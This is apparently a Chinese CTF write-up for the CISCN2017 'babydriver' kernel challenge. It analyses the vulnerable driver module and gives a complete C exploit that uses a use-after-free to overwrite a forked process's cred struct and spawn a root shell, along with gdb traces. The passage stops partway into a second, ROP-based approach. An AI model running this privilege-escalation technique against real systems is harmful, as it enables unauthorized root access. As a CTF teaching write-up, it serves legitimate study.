【Writeup】CISCN2017_Pwn_babydriver

原创


BAKUMANSEC 于 2019-09-09 20:23:31 发布 1064 收藏 1

分类专栏： Kernel Pwn 文章标签： Writeup Pwn kernel

本文链接：https://blog.csdn.net/m0_38100569/article/details/100673103


0x01 环境配置

题目所给文件三个




- boot.sh：启动脚本。多用qemu，保护措施与qemu不同的启动参数有关。
- bzImage：kernel镜像。
- rootfs.cpio：文件系统映像。

boot.sh内容



需要安装qemu，然后执行./boot.sh。

启动qemu虚拟机



```
dev      home     lib      proc     sbin     tmp
/ $ cat init
/ $ ls
bin      etc      init     linuxrc  root     sys      usr
dev      home     lib      proc     sbin     tmp
/ $ whoami
ctf
/ $ cd root
sh: cd: can't cd to root
```


显然本题需要进行内核提权，然后获得flag。

查看一下init文件内容

```
/ $ cat init
#!/bin/sh

mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs devtmpfs /dev
chown root:root flag
chmod 400 flag
exec 0</dev/console
exec 1>/dev/console
exec 2>/dev/console

insmod /lib/modules/4.4.72/babydriver.ko
chmod 777 /dev/babydev
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
setsid cttyhack setuidgid 1000 sh

umount /proc
umount /sys
poweroff -d 0  -f
```


insmod命令用于将给定的模块加载到内核中。可见内核加载了位于/lib/modules/4.4.72/目录下的babydriver.ko文件。CTF中的内核题很多都是出在加载的模块上。


/proc/modules列出了所有load进入内核的模块列表：

```
/ $ cat /proc/modules
babydriver 16384 0 - Live 0xffffffffc0000000 (OE)
```

可以看到babydriver这个模块被加载进了kernel中，并且显示了其加载的地址。

接下来需要对babydriver.ko文件进行静态分析，首先将rootfs.cio文件系统映像解包，写一个解包的脚本：

```
# sudo chmod a+x dec.sh
# ./dec.sh
mkdir fs
cd fs
cp ../rootfs.cpio ./rootfs.cpio.gz
gunzip ./rootfs.cpio.gz
cpio -idmv < rootfs.cpio
rm rootfs.cpio
```



0x02 静态分析

获取/lib/modules/4.4.72/babydriver.ko文件，查看文件信息：

```
ddw@ubuntu:~/Desktop/pwn/kernel/babydriver/fs/lib/modules/4.4.72$ file babydrive
r.ko
babydriver.ko: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), BuildID[sha
1]=8ec63f63d3d3b4214950edacf9e65ad76e0e00e7, not stripped
ddw@ubuntu:~/Desktop/pwn/kernel/babydriver/fs/lib/modules/4.4.72$ checksec babyd
river.ko
[*] '/home/ddw/Desktop/pwn/kernel/babydriver/fs/lib/modules/4.4.72/babydriver.ko
'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x0)
```


拖入IDA 64bits进行分析

babydriver_init和**babydriver_exit**函数进行的是参数设置之类的工作，唯一值得注意的是init中设置了/dev/babydev作为设备文件。

babyopen和**babyrelease**为全局变量**babydev_structf**分别分配内存和释放内存。

全局变量**babydev_struct**由一个device_buf和它的长度device_buf_len两部分组成：

```
00000000 babydevice_t    strud ; (sizeof=0x10, align=0x8, copyof_429)
00000000                                        ; XREF: .bss:babydev_struct/r
00000000 device_buf      dq ?                   ; XREF: babyrelease+6/r
00000000                                        ; babyopen+26/w ... ; offset
00000008 device_buf_len  dq ?                   ; XREF: babyopen+2D/w
00000008                                        ; babyioctl+3C/w ...
00000010 babydevice_t    ends
```

babyopen函数调用kmem_cache_alloc_trace函数，分配了一个64字节大小的内存给device_buf，将长度记录在device_buf_len中：

```
int __fastcall babyopen(inode *inode, file *filp)
{
  _fentry__(inode, filp);
  babydev_struct.device_buf = (char *)kmem_cache_alloc_trace(kmalloc_caches[6], 37748928LL, 64LL);
  babydev_struct.device_buf_len = 64LL;
  printk("device open\n");
  return 0;
}
```

这个分配方式其实和kernel中分配内存所使用的kmalloc是一个原理：

```
520   static __always_inline void *kmalloc_node(size_t size, gfp_t flags, int node)
521   {
522   #ifndef CONFIG_SLOB
523           if (__builtin_constant_p(size) &&
524                   size <= KMALLOC_MAX_CACHE_SIZE && !(flags & GFP_DMA)) {
525                   int i = kmalloc_index(size);
526
527                   if (!i)
528                           return ZERO_SIZE_PTR;
529
530                   return kmem_cache_alloc_node_trace(kmalloc_caches[i],
531                                                      flags, node, size);
532           }
533   #endif
534           return __kmalloc_node(size, flags, node);
535   }
536
537   struct memcg_cache_array {
538           struct rcu_head rcu;
539           struct kmem_cache *entries[0];
540   };
```


babyrelease函数调用free释放内存：

```
int __fastcall babyrelease(inode *inode, file *filp)
{
  _fentry__(inode, filp);
  kfree(babydev_struct.device_buf);
  printk("device release\n");
  return 0;
}
```

babywrite和**babyread**函数的功能分别为从用户buffer读取内容至device_buf和向用户buffer写入device_buf中的内容，用户传递长度和缓冲区地址作为参数，只有device_buf_len超过了这个长度才可以进行拷贝或者输出。两者都首先进行了**device_buf指针是否为空**的检查，再进行后续操作。

babywrite函数：

```
ssize_t __fastcall babywrite(file *filp, const char *buffer, size_t length, loff_t *offset)
{
  size_t v4; // rdx
  ssize_t result; // rax
```

```
  ssize_t v6; // rbx

  _fentry__(filp, buffer);
  if ( !babydev_struct.device_buf )
    return -1LL;
  result = -2LL;
  if ( babydev_struct.device_buf_len > v4 )
  {
    v6 = v4;
    copy_from_user();
    result = v6;
  }
  return result;
}
```


babyread函数：

```
ssize_t __fastcall babyread(file *filp, char *buffer, size_t length, loff_t *offset)
{
  size_t v4; // rdx
  ssize_t result; // rax
  ssize_t v6; // rbx

  _fentry__(filp, buffer);
  if ( !babydev_struct.device_buf )
    return -1LL;
  result = -2LL;
  if ( babydev_struct.device_buf_len > v4 )
  {
    v6 = v4;
    copy_to_user(buffer);
    result = v6;
  }
  return result;
}
```


babyioctl函数定义了一个命令，该命令执行的效果是释放现有的device_buf，按照用户传入的大小重新分配一块内存区域给device_buf，再记录长度到device_buf_len中。

babyioctl函数：

```
__int64 __fastcall babyioctl(file *filp, unsigned int command, unsigned __int64 arg)
{
  size_t v3; // rdx
  size_t v4; // rbx
  __int64 result; // rax

  _fentry__(filp, *(_QWORD *)&command);
  v4 = v3;
  if ( command == 65537 )
  {
    kfree(babydev_struct.device_buf);
    babydev_struct.device_buf = (char *)_kmalloc(v4, 37748928LL);
    babydev_struct.device_buf_len = v4;
    printk("alloc done\n");
    result = 0LL;
  }
  else
  {
    printk(&unk_2EB);
    result = -22LL;
  }
  return result;
}
```


0x03 解题思路一：UAF修改cred

在记录解题思路之前进行一些原理的说明。

SLAB&SLUB

kernel中没有libc，但是仍然需要内存的分配和释放，这时就会使用到kmalloc&kfree API（相当于用户态使用的malloc&free）。kmalloc&kfree的实现是通过SLAB或SLUB分配器，现在一般是SLUB分配器。分配器通过一个多级的结构进行管理。首先有cache层，cache是一个结构，其中保存的对象分为空对象、部分使用的对象和完全使用的对象进行管理。对象就是指内存对象，也就是用来分配或者已经分配的一部分内核空间。kmalloc使用了多个cache，每个cache对应一个2的幂次大小的一组内存对象。

SLAB和SLUB都是内核的内存管理机制。为了提高效率，SLAB要求系统暂时保留已经释放的内核对象空间，以便下次申请时不需要再次初始化和分配。但是SLAB比较严格，需要再次申请的数据类型和大小与原先的完全一样，并且不同cache的无法分在同一页内；而SLUB较为宽松，和堆分配机制更为相似。

struct cred

kernel中会记录进程的权限是通过cred结构体记录的。每个进程都会分配一个cred结构体，其中保存有该进程的权限信息（uid&gid）。uid=0&gid=0说明是root权限进程。本题的利用目标就是改写进程的cred内容使其uid=0&gid=0。

stuct cred源码如下（v4.4.72）：

```
struct cred {
 atomic_t usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
 atomic_t subscribers; /* number of processes subscribed */
 void  *put_addr;
 unsigned magic;
#define CRED_MAGIC 0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
 kuid_t  uid;  /* real UID of the task */
 kgid_t  gid;  /* real GID of the task */
 kuid_t  suid;  /* saved UID of the task */
 kgid_t  sgid;  /* saved GID of the task */
 kuid_t  euid;  /* effective UID of the task */
 kgid_t  egid;  /* effective GID of the task */
 kuid_t  fsuid;  /* UID for VFS ops */
 kgid_t  fsgid;  /* GID for VFS ops */
 unsigned securebits; /* SUID-less security management */
 kernel_cap_t cap_inheritable; /* caps our children can inherit */
 kernel_cap_t cap_permitted; /* caps we're permitted */
 kernel_cap_t cap_effective; /* caps we can actually use */
 kernel_cap_t cap_bset; /* capability bounding set */
 kernel_cap_t cap_ambient; /* Ambient capability set */
#ifdef CONFIG_KEYS
 unsigned char jit_keyring; /* default keyring to attach requested
      * keys to */
 struct key __rcu *session_keyring; /* keyring inherited over fork */
 struct key *process_keyring; /* keyring private to this process */
 struct key *thread_keyring; /* keyring private to this thread */
 struct key *request_key_auth; /* assumed request_key authority */
#endif
#ifdef CONFIG_SECURITY
 void  *security; /* subjective LSM security */
#endif
 struct user_struct *user; /* real user ID subscription */
 struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative to. */
 struct group_info *group_info; /* supplementary groups for euid/fsgid */
 struct rcu_head rcu;  /* RCU deletion hook */
};
```

通过查找各种类型所占内存大小、对齐规则可知cred结构体的总大小是0xa8，一直到gid结束是28个字节。

UAF利用

管理机制为了提升效率一般不会把刚释放的小堆块立刻回收，而是标记为空闲，这样再次申请时大小类似的内存区域时可以迅速分配。这样如果申请一个大小合适的堆块后释放，然后又申请了一个相同大小的堆块，系统就会把之前刚释放的堆块分配给新的指针。一般程序Use After Free漏洞产生的原因在于第一个堆块被释放后，指针没有置为NULL，仍然指向原有的内存区域，这样使得堆块被使用的时候，第一个指针可以随意修改这个堆块的内容从而造成危险。

本题按常规思路来看是没有漏洞的，但是kernel中的UAF利用需要有多线程的思维。在本题中，由于**babydev_struct**是一个全局共享变量，因此如果打开两次设备，第二次分配的空间会覆盖第一次的，那么如果释放了第一个，第二个就相当于指向了已经被释放的空闲空间；又因为可以通过**babyiotcl**函数修改buffer大小，因此可以得出利用思路：

- 打开两次设备，通过**ioctl**将**babydev_struct.device_buf**大小变为的cred结构体的大小
- 释放第一个设备，**fork**出一个新的进程，这个进程的cred结构体就会放在**babydev_struct.device_buf**所指向的内存区域
- 使用第二个描述符，调用**write**向此时的**babydev_struct.device_buf**中写入28个0，刚好覆盖至uid和gid，实现root提权

EXP

```
#include<stdio.h>
#include<fcntl.h>
#include <unistd.h>
int main(){
    int fd1,fd2,id;
    char cred[0xa8] = {0};
    fd1 = open("dev/babydev",O_RDWR);
    fd2 = open("dev/babydev",O_RDWR);
    ioctl(fd1,0x10001,0xa8);
    close(fd1);
    id = fork();
    if(id == 0){
        write(fd2,cred,28);
        if(getuid() == 0){
            printf("[*]welcome root:\n");
            system("/bin/sh");
            return 0;
        }
    }
    else if(id < 0){
        printf("[*]fork fail\n");
    }
    else{
        wait(NULL);
    }
    close(fd2);
    return 0;
}
```

编译与执行

编译exp并将其放入解包的文件系统中

```
gcc exp.c -static -o ./fs/exp
```

重新打包kernel镜像

```
# sudo chmod a+x c.sh
# ./c.sh
cd fs
find . | cpio -o --format=newc > ../rootfs.img
```

更改boot.sh中的

```
-initrd rootfs.cpio
```

为

```
-initrd rootfs.img
```

保存并运行boot.sh

qemu中执行exp

```
Boot took 1.25 seconds

/ $ ls
bin      etc      home     lib      proc     sbin     tmp
dev      exp      init     linuxrc  root     sys      usr
/ $ ./exp
[    5.634960] device open
[    5.640678] device open
[    5.653550] alloc done
[    5.665871] device release
[*]welcome root:
/ # whoami
root
```


提权成功。

gdb调试exp环境配置

提取vmlinux

使用脚本extract-vmlinux提取出带符号的源码（脚本直接复制到linux中保存即可使用）

```
./extract-vmlinux ./bzImage > vmlinux
```

启动gdb

```
gdb ./vmlinux -q
```

导入符号表

```
add-symbol-file ./fs/lib/modules/4.4.72/babydriver.ko 0xffffffffc0000000
```

两个参数分别为babydriver.ko在解包后的文件系统中的路径以及.text段的地址。地址可以直接在qemu中查看：

```
/ $ cat /proc/modules
babydriver 16384 0 - Live 0xffffffffc0000000 (OE)
```

增加远程调试参数后启动qemu

在boot.sh中添加如下参数：

```
-gdb tcp::1234
```

保存后执行./boot.sh

gdb连接程序

gdb中执行：

```
target remote 127.0.0.1:1234
```

```
[-------------------------------------stack--------------------------------------]
0000| 0xffffffff81e03e98 --> 0xffffffff81e03eb8 --> 0xffffffff81e03ec8 --> 0xfff
fffff81e03ed8 --> 0xffffffff81e03f30 --> 0xffffffff81e03f40 (--> ...)
0008| 0xffffffff81e03ea0 --> 0xffffffff81021dae --> 0x8420258b44659066
0016| 0xffffffff81e03ea8 --> 0xffffffff81f35240 --> 0x1
0024| 0xffffffff81e03eb0 --> 0xffffffff81e04000 --> 0x10102464c457f
0032| 0xffffffff81e03eb8 --> 0xffffffff81e03ec8 --> 0xffffffff81e03ed8 --> 0xfff
fffff81e03f30 --> 0xffffffff81e03f40 --> 0xffffffff81e03f80 (--> ...)
0040| 0xffffffff81e03ec0 --> 0xffffffff810225bf --> 0x660000441f0fc35d
0048| 0xffffffff81e03ec8 --> 0xffffffff81e03ed8 --> 0xffffffff81e03f30 --> 0xfff
fffff81e03f40 --> 0xffffffff81e03f80 --> 0xffffffff81e03f90 (--> ...)
0056| 0xffffffff81e03ed0 --> 0xffffffff810c31aa --> 0x441f0f66fbc35d
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGTRAP
0xffffffff81063636 in ?? ()
gdb-peda$
```


接着就可以下断点，然后按c继续执行，再在qemu虚拟机中运行exp进行正常调试。

gdb调试exp过程

分别在babyopen、babyioctl、babywrite三处下断点

```
gdb-peda$ b babyopen
```

```
Breakpoint 1 at 0xffffffffc0000030: file /home/atum/PWN/my/babydriver/kernelmodule/babydri
ver.c, line 28.
gdb-peda$ b babyioctl
Breakpoint 2 at 0xffffffffc0000080: file /home/atum/PWN/my/babydriver/kernelmodule/babydri
ver.c, line 56.
gdb-peda$ b babywrite
Breakpoint 3 at 0xffffffffc00000f0: file /home/atum/PWN/my/babydriver/kernelmodule/babydri
ver.c, line 48.
gdb-peda$ c
Continuing.
```

qemu中运行exp

```
Boot took 1.29 seconds

/ $ ./exp
```

第一次babyopen断下

```
Breakpoint 1, babyopen (inode=0xffff880003cb1c88, filp=0xffff880003ce4e00)
    at /home/atum/PWN/my/babydriver/kernelmodule/babydriver.c:28
28      /home/atum/PWN/my/babydriver/kernelmodule/babydriver.c: No such file or directory.
```

si逐条单步步过汇编代码，直到为babydev_struct赋值的语句

```
=> 0xffffffffc0000056 <babyopen+38>:    mov    QWORD PTR [rip+0x2473],rax        # 0xffffffffc00024d0
   0xffffffffc000005d <babyopen+45>:    mov    QWORD PTR [rip+0x2470],0x40        # 0xffffffffc00024d8
```

babydev_struct.dev_buf的地址为0xffffffffc00024d0，babydev_struct.dev_buf_len的地址为0xffffffffc00024d8

查看该处内容

```
gdb-peda$ x/20gx 0xffffffffc00024d0
0xffffffffc00024d0:     0x0000000000000000      0x0000000000000000
0xffffffffc00024e0:     0x0000000000000000      0x0000000000000000
0xffffffffc00024f0:     0x0000000000000000      0x0000000000000000
0xffffffffc0002500:     0x0000000000000000      0x0000000000000000
0xffffffffc0002510:     0x0000000000000000      0x0000000000000000
0xffffffffc0002520:     0x0000000000000000      0x0000000000000000
0xffffffffc0002530:     0x0000000000000000      0x0000000000000000
0xffffffffc0002540:     0x0000000000000000      0x0000000000000000
0xffffffffc0002550:     0x0000000000000000      0x0000000000000000
0xffffffffc0002560:     0x0000000000000000      0x0000000000000000
```

目前还都是0

执行完两条赋值语句后

```
gdb-peda$ x/20gx 0xffffffffc00024d0
0xffffffffc00024d0:     0xffff880000b8b700      0x0000000000000040
0xffffffffc00024e0:     0x0000000000000000      0x0000000000000000
0xffffffffc00024f0:     0x0000000000000000      0x0000000000000000
0xffffffffc0002500:     0x0000000000000000      0x0000000000000000
0xffffffffc0002510:     0x0000000000000000      0x0000000000000000
0xffffffffc0002520:     0x0000000000000000      0x0000000000000000
0xffffffffc0002530:     0x0000000000000000      0x0000000000000000
0xffffffffc0002540:     0x0000000000000000      0x0000000000000000
0xffffffffc0002550:     0x0000000000000000      0x0000000000000000
0xffffffffc0002560:     0x0000000000000000      0x0000000000000000
```

```
0xffffffffc00024d0 dev_buf -> 0xffff880000b8b700
```

```
0xffffffffc00024d8 dev_buf_len -> 0x0000000000000040
```

查看buffer内容

```
gdb-peda$ x/20gx 0xffff880000b8b700
0xffff880000b8b700:     0xffff880000b8be40      0xffff880003ccf190
0xffff880000b8b710:     0xdead000000000100      0xdead000000000200
0xffff880000b8b720:     0xffff880000b8bc20      0x0000000000000000
0xffff880000b8b730:     0x0000000000000000      0x0000000000001476
0xffff880000b8b740:     0xffff880003cdfcc0      0xffff880003ccf2d0
0xffff880000b8b750:     0xffff880003cdfd38      0xffff880003cdfd38
0xffff880000b8b760:     0x0000000000000001      0x0000000000000000
0xffff880000b8b770:     0x0000000000000000      0x0000000000001563
0xffff880000b8b780:     0xffff8800029e47c0      0x0000000000b00000
0xffff880000b8b790:     0x0000000000000001      0x0000000000000000
```

第二次babyopen断下

```
Breakpoint 1, babyopen (inode=0xffff880003cb1c88, filp=0xffff880003ce4d00)
    at /home/atum/PWN/my/babydriver/kernelmodule/babydriver.c:28
28      in /home/atum/PWN/my/babydriver/kernelmodule/babydriver.c
```

与第一次做法相同，使用ni一直到赋值语句

```
   0xffffffffc0000056 <babyopen+38>:    mov    QWORD PTR [rip+0x2473],rax        # 0xffffffffc00024d0
=> 0xffffffffc000005d <babyopen+45>:    mov    QWORD PTR [rip+0x2470],0x40        # 0xffffffffc00024d8
```

可以看到babydev_struct地址仍然是0xffffffffc00024d0。并且这个地址无论运行多少次都不会变。

查看内容

```
gdb-peda$ x/20gx 0xffffffffc00024d0
0xffffffffc00024d0:     0xffff880000b8be40      0x0000000000000040
0xffffffffc00024e0:     0x0000000000000000      0x0000000000000000
0xffffffffc00024f0:     0x0000000000000000      0x0000000000000000
0xffffffffc0002500:     0x0000000000000000      0x0000000000000000
0xffffffffc0002510:     0x0000000000000000      0x0000000000000000
0xffffffffc0002520:     0x0000000000000000      0x0000000000000000
0xffffffffc0002530:     0x0000000000000000      0x0000000000000000
0xffffffffc0002540:     0x0000000000000000      0x0000000000000000
0xffffffffc0002550:     0x0000000000000000      0x0000000000000000
0xffffffffc0002560:     0x0000000000000000      0x0000000000000000
```

```
0xffffffffc00024d0 dev_buf -> 0xffff880000b8be40
0xffffffffc00024d8 dev_buf_len -> 0x0000000000000040
```

buffer进行了重新分配。

```
gdb-peda$ x/20gx 0xffff880000b8be40
0xffff880000b8be40:     0xffff880000b8be80      0xffff880003ccf2d0
0xffff880000b8be50:     0xdead000000000100      0xdead000000000200
0xffff880000b8be60:     0x0000000000000001      0x0000000000000000
0xffff880000b8be70:     0x0000000000000000      0x0000000000000878
0xffff880000b8be80:     0xffff880000b8bc40      0xffff880003ccf280
0xffff880000b8be90:     0xdead000000000100      0xdead000000000200
0xffff880000b8bea0:     0xffff880000b8b860      0x0000000000000000
0xffff880000b8beb0:     0x0000000000000000      0x0000000000000878
0xffff880000b8bec0:     0xffff880000b8bf00      0x0000000000000000
0xffff880000b8bed0:     0x0000000000000000      0x0000000000000000
```

babyioctl断下

```
Breakpoint 2, babyioctl (filp=0xffff880003ce4e00, command=0x10001, arg=0xa8)
    at /home/atum/PWN/my/babydriver/kernelmodule/babydriver.c:56
56      in /home/atum/PWN/my/babydriver/kernelmodule/babydriver.c
```

```
/ $ ./exp
[   48.222769] device open
[   48.255173] device open
```

- si运行至刚好运行完重新赋值的语句处

```
=> 0xffffffffc00000b5 <babyioctl+53>:
    mov    QWORD PTR [rip+0x2414],rax        # 0xffffffffc00024d0
   0xffffffffc00000bc <babyioctl+60>:
    mov    QWORD PTR [rip+0x2415],rbx        # 0xffffffffc00024d8
```

```
    mov    QWORD PTR [rip+0x2414],rax        # 0xffffffffc00024d0
   0xffffffffc00000bc <babyioctl+60>:
    mov    QWORD PTR [rip+0x2415],rbx        # 0xffffffffc00024d8
=> 0xffffffffc00000c3 <babyioctl+67>:   call   0xffffffff8118b077
```

- 查看babydev_struct内容

```
gdb-peda$ x/20gx 0xffffffffc00024d0
0xffffffffc00024d0:     0xffff880003d11240      0x00000000000000a8
0xffffffffc00024e0:     0x0000000000000000      0x0000000000000000
0xffffffffc00024f0:     0x0000000000000000      0x0000000000000000
0xffffffffc0002500:     0x0000000000000000      0x0000000000000000
0xffffffffc0002510:     0x0000000000000000      0x0000000000000000
0xffffffffc0002520:     0x0000000000000000      0x0000000000000000
0xffffffffc0002530:     0x0000000000000000      0x0000000000000000
0xffffffffc0002540:     0x0000000000000000      0x0000000000000000
0xffffffffc0002550:     0x0000000000000000      0x0000000000000000
0xffffffffc0002560:     0x0000000000000000      0x0000000000000000
```

```
0xffffffffc00024d0 dev_buf -> 0xffff8800003d11240
0xffffffffc00024d8 dev_buf_len -> 0x00000000000000a8
```

可以看到babydev_struct又进行了buffer的重新分配，大小变成了0xa8，也就是cred结构体的大小。

```
gdb-peda$ x/20gx 0xffff880003d11240
0xffff880003d11240:     0xffff880003d11e40      0x000003e8000003e8
0xffff880003d11250:     0x000003e8000003e8      0x000003e8000003e8
0xffff880003d11260:     0x00000000000003e8      0x0000000000000000
0xffff880003d11270:     0x0000000000000000      0x0000000000000000
0xffff880003d11280:     0x0000003fffffffff      0x0000000000000000
0xffff880003d11290:     0x0000000000000000      0x0000000000000000
0xffff880003d112a0:     0x0000000000000000      0x0000000000000000
0xffff880003d112b0:     0x0000000000000000      0x0000000000000000
0xffff880003d112c0:     0xffff880000b7db00      0xffffffff81e410c0
0xffff880003d112d0:     0xffff880003cdd900      0x0000000000000000
```

babywrite断下

```
Breakpoint 3, babywrite (filp=0xffff880003d12500, buffer=0x7ffd7ed17e00 "", length=0x1c,
    offset=0xffff880000be7f18) at /home/atum/PWN/my/babydriver/kernelmodule/babydriver.c:48
48      in /home/atum/PWN/my/babydriver/kernelmodule/babydriver.c
```

```
/ $ ./exp
[   38.648952] device open
[   38.658274] device open
[   38.679684] alloc done
[   38.700491] device release
```

此时fork函数执行结束，子进程的cred结构体被放入babydev_struct.dev_buf指向的区域

```
gdb-peda$ x/20gx 0xffff880003d11240
0xffff880003d11240:     0x000003e800000002      0x000003e8000003e8
0xffff880003d11250:     0x000003e8000003e8      0x000003e8000003e8
0xffff880003d11260:     0x00000000000003e8      0x0000000000000000
0xffff880003d11270:     0x0000000000000000      0x0000000000000000
0xffff880003d11280:     0x0000003fffffffff      0x0000000000000000
0xffff880003d11290:     0x0000000000000000      0x0000000000000000
0xffff880003d112a0:     0x0000000000000000      0x0000000000000000
0xffff880003d112b0:     0x0000000000000000      0xffff880003ca78e0
0xffff880003d112c0:     0xffff880000b7db00      0xffffffff81e410c0
0xffff880003d112d0:     0xffff880003cdd900      0x0000000000000000
```

- si运行至babywrite返回处

```
=> 0xffffffffc0000123 <babywrite+51>:   repz ret
   0xffffffffc0000125 <babywrite+53>:   mov    rax,0xffffffffffffffff
   0xffffffffc000012c <babywrite+60>:   ret
   0xffffffffc000012d:  nop    DWORD PTR [rax]
   0xffffffffc0000130 <babyread>:       nop    DWORD PTR [rax+rax*1+0x0]
```

- 查看此时的babydev_struct.dev_buf

```
gdb-peda$ x/20gx 0xffff880003d11240
0xffff880003d11240:     0x0000000000000000      0x0000000000000000
0xffff880003d11250:     0x0000000000000000      0x000003e800000000
0xffff880003d11260:     0x00000000000003e8      0x0000000000000000
0xffff880003d11270:     0x0000000000000000      0x0000000000000000
0xffff880003d11280:     0x0000003fffffffff      0x0000000000000000
0xffff880003d11290:     0x0000000000000000      0x0000000000000000
0xffff880003d112a0:     0x0000000000000000      0x0000000000000000
0xffff880003d112b0:     0x0000000000000000      0xffff880003ca78e0
0xffff880003d112c0:     0xffff880000b7db00      0xffffffff81e410c0
0xffff880003d112d0:     0xffff880003cdd900      0x0000000000000000
```

前28个字节被写为0，按c继续运行可以看到提权成功。

0x04 解题思路二：kernel ROP——UAF+bypassSMEP+ret2usr

分析

执行**open("/dev/ptmx", O_RDWR | O_NOCTTY)** 操作会打开ptmx这种tty设备，申请一块内核空间，其中放置 **tty_struct** 这个结构体，其内容如下：

```
struct tty_struct {
    int magic;
    struct kref kref;
    struct device *dev;
    struct tty_driver *driver;
    const struct tty_operations *ops;     // target
    int index;
    /* Protects ldisc changes: Lock tty not pty */
    struct ld_semaphore ldisc_sem;
    struct tty_ldisc *ldisc;
    struct mutex atomic_write_lock;
    struct mutex legacy_mutex;
    struct mutex throttle_mutex;
    struct rw_semaphore termios_rwsem;
    struct mutex winsize_mutex;
    spinlock_t ctrl_lock;
    spinlock_t flow_lock;
    /* Termios values are protected by the termios rwsem */
    struct ktermios termios, termios_locked;
    struct termiox *termiox;    /* May be NULL for unsupported */
    char name[64];
    struct pid *pgrp;       /* Protected by ctrl lock */
    struct pid *session;
    unsigned long flags;
    int count;
    struct winsize winsize;     /* winsize_mutex */
    unsigned long stopped:1,    /* flow_lock */
              flow_stopped:1,
              unused:BITS_PER_LONG - 2;
    int hw_stopped;
    unsigned long ctrl_status:8,    /* ctrl_lock */
              packet:1,
              unused_ctrl:BITS_PER_LONG - 9;
    unsigned int receive_room;  /* Bytes free for queue */
    int flow_change;
    struct tty_struct *link;
    struct fasync_struct *fasync;
    wait_queue_head_t write_wait;
    wait_queue_head_t read_wait;
    struct work_struct hangup_work;
    void *disc_data;
    void *driver_data;
    spinlock_t files_lock;      /* protects tty_files list */
    struct list_head tty_files;
#define N_TTY_BUF_SIZE 4096
    int closing;
    unsigned char *write_buf;
    int write_cnt;
    /* If the tty has a pending do_SAK, queue it here - akpm */
    struct work_struct SAK_work;
    struct tty_port *port;
} __randomize_layout;
```

其中值得注意的是第五个成员，它的类型是名为 **tty_operations** 的结构体：

```
struct tty_operations {
    struct tty_struct * (*lookup)(struct tty_driver *driver,
            struct file *filp, int idx);
    int  (*install)(struct tty_driver *driver, struct tty_struct *tty);
    void (*remove)(struct tty_driver *driver, struct tty_struct *tty);
    int  (*open)(struct tty_struct * tty, struct file * filp);
    void (*close)(struct tty_struct * tty, struct file * filp);
    void (*shutdown)(struct tty_struct *tty);
    void (*cleanup)(struct tty_struct *tty);
    int  (*write)(struct tty_struct * tty,
              const unsigned char *buf, int count);
    int  (*put_char)(struct tty_struct *tty, unsigned char ch);
    void (*flush_chars)(struct tty_struct *tty);
    int  (*write_room)(struct tty_struct *tty);
    int  (*chars_in_buffer)(struct tty_struct *tty);
    int  (*ioctl)(struct tty_struct *tty,
            unsigned int cmd, unsigned long arg);
    long (*compat_ioctl)(struct tty_struct *tty,
                unsigned int cmd, unsigned long arg);
    void (*set_termios)(struct tty_struct *tty, struct ktermios * old);
    void (*throttle)(struct tty_struct * tty);
    void (*unthrottle)(struct tty_struct * tty);
    void (*stop)(struct tty_struct *tty);
    void (*start)(struct tty_struct *tty);
    void (*hangup)(struct tty_struct *tty);
    int (*break_ctl)(struct tty_struct *tty, int state);
    void (*flush_buffer)(struct tty_struct *tty);
    void (*set_ldisc)(struct tty_struct *tty);
